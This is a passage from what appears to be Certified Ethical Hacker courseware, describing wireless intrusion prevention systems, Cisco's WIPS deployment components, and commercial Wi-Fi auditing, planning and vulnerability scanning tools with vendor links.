



FIGURE 15.76: Defending against wireless attacks




## Module Flow

Wireless security can be accomplished not only with manual methods but also with wireless security tools. The security tools combined with the manual methods make the WLAN more secure.

This section is dedicated to wireless security tools and mechanisms.

	<b>Wireless Concepts</b>		<b>Wireless Encryption</b>
	<b>Wireless Threats</b>		<b>Wireless Hacking Methodology</b>
	<b>Wireless Hacking Tools</b>		<b>Bluetooth Hacking</b>
	<b>Countermeasure</b>		<b>Wireless Security Tools</b>
	<b>Wi-Fi Pen Testing</b>		



## Wireless Intrusion Prevention Systems

A wireless intrusion prevention system (WIPS) is a network device that **monitors** the **radio spectrum** for detecting access points (**intrusion detection**) without the permission of the hosts in nearby locations, and it can also implement countermeasures automatically. Wireless intrusion prevention systems protect networks against wireless threats, and enable administrators to detect and prevent various network attacks.




FIGURE 15.77: Wireless Intrusion Prevention Systems



## Wireless IPS Deployment

A WIPS is made up of a number of components that work together to provide a unified security monitoring solution.

### Component functions in a Cisco's Wireless IPS Deployment:

- Access Points in Monitor Mode: Provides constant channel scanning with attack detection and packet capture capabilities.
- Mobility Services Engine (running wireless IPS Service): The central point of alarm aggregation from all controllers and their respective wireless **IPS Monitor Mode Access Points**. Alarm information and forensic files are stored on the system for archival purposes.
- Local Mode Access Point(s): Provides wireless service to clients in addition to time-sliced rogue and location scanning.
- Wireless LAN Controller(s): Forwards attack information from wireless IPS Monitor Mode Access Points to the MSE and distributes configuration parameters to APs.
- Wireless Control System: Provides the administrator the means to configure the wireless IPS Service on the MSE, push wireless IPS configurations to the controller, and set APs into wireless IPS Monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.




FIGURE 15.78: Cisco's Wireless IPS Deployment

## Wi-Fi Security Auditing Tool: AirMagnet WiFi Analyzer

The screenshot shows the AirMagnet WiFi Analyzer PRO software interface. On the left, there's a sidebar with icons for 802.11 Information (SSID [3]), Infrastructure (AP [87], STA [121]), and AirWISE Advice (Security IDS/IPS [43.199.89.3], Performance Violation [0.048]). The main window has tabs for Dashboard, All Devices, AP, STA, and MAC. The Dashboard tab displays Signal Levels (BSSID: 2.4GHz/5GHz/6GHz) and a list of devices. The All Devices tab shows a detailed list of wireless devices with columns for Type, BSSID, IP Address, Channel, Frequency, and Security Status. A separate window titled 'AirWISE' shows a summary of security vulnerabilities, including Configuration Violations, ICS, Denial of Service, and Rogue AP and Station. The bottom right corner of the slide contains the URL <http://www.flukenetworks.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Wi-Fi Security Auditing Tool: AirMagnet WiFi Analyzer

Source: <http://www.flukenetworks.com>

AirMagnet WiFi Analyzer is a standard tool for **mobile auditing** and **troubleshooting enterprise** Wi-Fi networks. It helps IT staff solve end-user issues while automatically detecting security threats and wireless network vulnerabilities. The solution enables network managers to test and diagnose dozens of common wireless performance issues including throughput issues, connectivity issues, device conflicts, and signal multipath problems. It includes a full compliance reporting engine, which automatically maps collected network information to requirements for compliance with policy and industry regulations.

AirMagnet WiFi Analyzer is available in “**Express**” and “**PRO**” versions. Express provides the core building blocks of Wi-Fi troubleshooting and auditing with the ability to see devices, automatically identify common problems, and physically locate specific devices. PRO version significantly extends all the capabilities found in the Express version and adds many more to provide a Wi-Fi tool to solve virtually any type of performance, security, or reporting challenge in the field.

AirMagnet WiFi Analyzer can detect Wi-Fi attacks such as **DoS attacks**, authentication/encryptions attacks, network penetration attacks, etc. It can easily locate unauthorized (rogue) devices or any policy violator.




FIGURE 15.79: AirMagnet WiFi Analyzer Screenshot

Wi-Fi Security Auditing Tool:  
**AirDefense**

CEH  
Certified Ethical Hacker

What does AirDefense do?

- AirDefense provides single UI-based platform for **wireless monitoring**, **intrusion protection**, automated threat mitigation, etc.
- It provides tools for wireless **rogue detection**, policy enforcement, intrusion prevention and regulatory compliance
- It uses **distributed sensors** that work in tandem with a hardened purpose-built server appliance to **monitor all 802.11 (a/b/g/n) wireless traffic** in real-time
- It analyzes **existing and day-zero threats** in real-time against historical data to accurately detect all wireless attacks and anomalous behavior
- It enables the rewinding and reviewing of detailed wireless activity records that assist in **forensic investigations** and ensure policy compliance

Device Table			
917	Unknown Devices	9	Infrastructure Overview
26	APs	79	0
3	Wired Switches	5	0
9	Wireless Switches	5	0
6	Sensors	5	0
1,298	Wireless Clients	5	2
3,624	Base		

Name	Online	Last Active	Offline
APs	0	79	0
Wired Switches	0	5	0
Wireless Switches	0	5	0
Sensors	4	5	2

<http://www.airdefense.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Security Auditing Tool: AirDefense

Source: <http://www.airdefense.net>

AirDefense provides a **single UI-based** platform for wireless monitoring, intrusion protection, automated threat mitigation, etc. It provides tools for wireless rogue detection, policy enforcement, intrusion prevention, and regulatory compliance. It uses distributed sensors that work in tandem with a hardened purpose-built server appliance to monitor all **802.11 (a/b/g/n)** wireless traffic in real time. It analyzes existing and day-zero threats in real time against historical data to accurately detect all wireless attacks and anomalous behavior. It enables the rewinding and reviewing of detailed wireless activity records that assist in forensic investigations and ensure policy compliance.




FIGURE 15.79: AirDefense Screenshot

## Wi-Fi Security Auditing Tool: Adaptive Wireless IPS

The screenshot shows the Cisco Wireless Control System interface. In the center, there's a configuration window titled 'Advanced Parameters: sanity-mse'. The left sidebar has a tree view with 'System' selected, and under it, 'wIPS Service' is expanded. The main pane displays various parameters like Product Name (Cisco Mobility Service Engine), Version (5.0(4)Z), and Logging Options (Logging Level set to 'Trace'). A callout bubble highlights two points:

- Adaptive Wireless IPS (WIPS) provides wireless-network **threat detection and mitigation** against malicious attacks and security vulnerabilities
- It provides the ability to **detect, analyze, and identify wireless threats**

At the bottom of the screen, there's a copyright notice: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.' and a URL 'http://www.cisco.com'.



## Wi-Fi Security Auditing Tool: Adaptive Wireless IPS

Source: <http://www.cisco.com>

Adaptive Wireless IPS (WIPS) provides specific network threat detection and mitigation against malicious attacks, security vulnerabilities, and sources of performance disruption. It provides the ability to detect, analyze, and identify wireless threats. It also delivers proactive threat prevention capabilities for a hardened wireless network core that is impenetrable by most wireless attacks, allowing customers to maintain constant awareness of their **RF environment**.




FIGURE 15.80: Adaptive Wireless IPS Screenshot

## Wi-Fi Security Auditing Tool: Aruba RFProtect WIPS

**CEH**  
Certified Ethical Hacker



Integrated wireless intrusion detection and prevention

- Automatic threat mitigation for centrally evaluating forensic data, and actively containing rogues and locking down device configuration
- Automated compliance reporting to meet policy mandates for PCI, HIPAA, DoD 8100.2, and GLBA with automated report distribution that is tailored to specific audit requirements



ARUBA™  
The Mobile Edge Company

<http://www.arubanetworks.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Security Auditing Tool: Aruba RFProtect WIPS

Source: <http://www.arubanetworks.com>

Aruba's RFprotect system represents the breed overlay wireless intrusion detection and prevention (**WIDP**) system. **RFprotect Distributed** is a wireless security solution that incorporates the Wireless Threat Protection Framework, including user-defined threat signatures for complete threat detection, attack prevention, "no wireless" policy enforcement, and compliance reporting inside the enterprise. It is capable of doing automatic threat mitigation for centrally evaluating forensic data, actively containing rogues, and locking down device configuration and automated compliance reporting to meet policy mandates for PCI, HIPAA, DoD 8100.2, and GBLA with automated report distribution that is tailored to specific audit requirements.

## Wi-Fi Intrusion Prevention System

**C|EH**  
Certified Ethical Hacker

 <b>Enterasys® Intrusion Prevention System</b> <a href="http://www.enterasys.com">http://www.enterasys.com</a>	 <b>Network Box IDP</b> <a href="http://www.network-box.co.uk">http://www.network-box.co.uk</a>
 <b>RFProtect Wireless Intrusion Protection</b> <a href="http://www.arubanetworks.com">http://www.arubanetworks.com</a>	 <b>AirMobile Server</b> <a href="http://www.airmobile.se">http://www.airmobile.se</a>
 <b>SonicWALL Wireless Networking</b> <a href="http://o-www.sonicwall.com">http://o-www.sonicwall.com</a>	 <b>WLS Manager</b> <a href="http://www.airpatrolcorp.com">http://www.airpatrolcorp.com</a>
 <b>HP TippingPoint IPS</b> <a href="http://h17007.www1.hp.com">http://h17007.www1.hp.com</a>	 <b>Wireless Policy Manager (WPM)</b> <a href="http://www.airpatrolcorp.com">http://www.airpatrolcorp.com</a>
 <b>AirTight WIPS</b> <a href="http://www.airtightnetworks.com">http://www.airtightnetworks.com</a>	 <b>ZENworks® Endpoint Security Management</b> <a href="http://www.novell.com">http://www.novell.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Intrusion Prevention System

Wi-Fi intrusion prevention systems block wireless threats by automatically scanning, detecting, and classifying all **unauthorized wireless access** and rogue traffic to the network, thereby preventing neighboring users or skilled hackers from gaining unauthorized access to the Wi-Fi networking resources. A few Wi-Fi intrusion prevention systems are as follows:

- ④ Enterasys® Intrusion Prevention System available at <http://www.enterasys.com>
- ④ RFProtect Wireless Intrusion Protection available at <http://www.arubanetworks.com>
- ④ SonicWALL Wireless Networking available at <http://o-www.sonicwall.com>
- ④ HP TippingPoint IPS available at <http://h17007.www1.hp.com>
- ④ AirTight WIPS available at <http://www.airtightnetworks.com>
- ④ Network Box IDP available at <http://www.network-box.co.uk>
- ④ AirMobile Server available at <http://www.airmobile.se>
- ④ WLS Manager available at <http://www.airpatrolcorp.com>
- ④ Wireless Policy Manager (WPM) available at <http://www.airpatrolcorp.com>
- ④ ZENworks® Endpoint Security Management available at <http://www.novell.com>

## Wi-Fi Predictive Planning Tools

**C|EH**  
Certified Ethical Hacker

 AirMagnet Planner <a href="http://www.flukenetworks.com">http://www.flukenetworks.com</a>	 Connect EZ Predictive RF CAD Design <a href="http://www.connect802.com">http://www.connect802.com</a>
 Cisco Prime Infrastructure <a href="http://www.cisco.com">http://www.cisco.com</a>	 Ekahau Site Survey (ESS) <a href="http://www.ekahau.com">http://www.ekahau.com</a>
 AirTight Planner <a href="http://www.airtightnetworks.com">http://www.airtightnetworks.com</a>	 ZonePlanner <a href="http://www.ruckuswireless.com">http://www.ruckuswireless.com</a>
 LANPlanner <a href="http://www.motorola.com">http://www.motorola.com</a>	 Wi-Fi Planning Tool <a href="http://www.aerohive.com">http://www.aerohive.com</a>
 RingMaster <a href="http://www.juniper.net">http://www.juniper.net</a>	 TamoGraph Site Survey <a href="http://www.tamos.com">http://www.tamos.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Predictive Planning Tools

Wi-Fi predictive planning tool successfully plan, deploy, monitor, troubleshoot, and report on indoor and outdoor wireless networks from a centralized location. A few Wi-Fi predictive planning tools are as follows:

- ④ AirMagnet Planner available at <http://www.flukenetworks.com>
- ④ Cisco Prime Infrastructure available at <http://www.cisco.com>
- ④ AirTight Planner available at <http://www.airtightnetworks.com>
- ④ LANPlanner available at <http://www.motorola.com>
- ④ RingMaster available at <http://www.juniper.net>
- ④ Connect EZ Predictive RF CAD Design available at <http://www.connect802.com>
- ④ Ekahau Site Survey (ESS) available at <http://www.ekahau.com>
- ④ ZonePlanner available at <http://www.ruckuswireless.com>
- ④ Wi-Fi Planning Tool available at <http://www.aerohive.com>
- ④ TamoGraph Site Survey available at <http://www.tamos.com>

## Wi-Fi Vulnerability Scanning Tools

**C|EH**  
Certified Ethical Hacker

 Zenmap <a href="http://nmap.org">http://nmap.org</a>	 Nexpose Community Edition <a href="http://www.rapid7.com">http://www.rapid7.com</a>
 Nessus <a href="http://www.tenable.com">http://www.tenable.com</a>	 WiFish Finder <a href="http://www.airtightnetworks.com">http://www.airtightnetworks.com</a>
 OSWA <a href="http://securitystartshere.org">http://securitystartshere.org</a>	 Penetrator Vulnerability Scanning Appliance <a href="http://www.secpoint.com">http://www.secpoint.com</a>
 WiFiZoo <a href="http://community.corest.com">http://community.corest.com</a>	 SILICA <a href="http://www. immunityinc.com">http://www. immunityinc.com</a>
 Network Security Toolkit <a href="http://networksecuritytoolkit.org">http://networksecuritytoolkit.org</a>	 Wireless Network Vulnerability Assessment <a href="http://www.secnap.com">http://www.secnap.com</a>

